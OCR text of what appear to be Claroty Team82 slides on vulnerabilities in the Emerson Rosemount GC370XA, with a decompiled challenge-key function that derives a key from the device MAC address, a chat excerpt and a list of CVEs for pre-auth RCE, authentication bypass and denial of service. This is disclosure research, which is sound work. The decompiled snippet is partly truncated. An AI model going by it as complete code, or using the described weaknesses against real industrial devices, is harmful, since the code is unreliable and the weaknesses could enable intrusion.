
Compare to the user input

get_chal_key function

```
int __fastcall get_chal_key(char *buffer, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = buffer;
  if ( !buffer )
    return 0;
  if ( a2 )
  {
    result = 1;
    st
    if
    {

    }
  }
  else
  {
    memset(v7, 0, 50u);
    sprintf(v7, "%s%s", "fw_printenv -n ethaddr > ", "/tmp/ethaddr.txt");
    if ( system(v7) == -1 )
      return 0;
    *v3 = get_MAC();
    if ( DebugLevel )
      DebugLog(3, 0, "extpdAdmin.c", 2307, "MAC address = %llx\n", *v3);
```

fw_printenv -n ethaddr

Authentication Bypass




MY BOSS
documentation 15:28
Nice! 16:19
Now, let's see how secure it is 😉 16:20
But we don't have the device!! 16:20
Good luck, let me know when you're done 16:32
Today
MY BOSS
Good luck, let me know when you're done
I have DOS, Authentication Bypass and RCE 04:32 pm
Pre-auth? 04:32 pm
preauth 😆 04:32 pm

Emerson Rosemount GC370XA - Vulnerability report

CISA Alert Code ICSA-24-030-01

Vulnerabilities:

- CVE-2023-46687(CVSS 9.8) Pre-auth remote code execution
- CVE-2023-51761(CVSS 8.3) Authentication Bypass
- CVE-2023-43609(CVSS 6.9) Pre-auth denial of service
- CVE-2023-49716(CVSS 6.9) Post-auth remote code execution

That's it!

Want to read more like this?

claroty.com/team82

TEAM82

Have a question or want to reach out?

V3rochka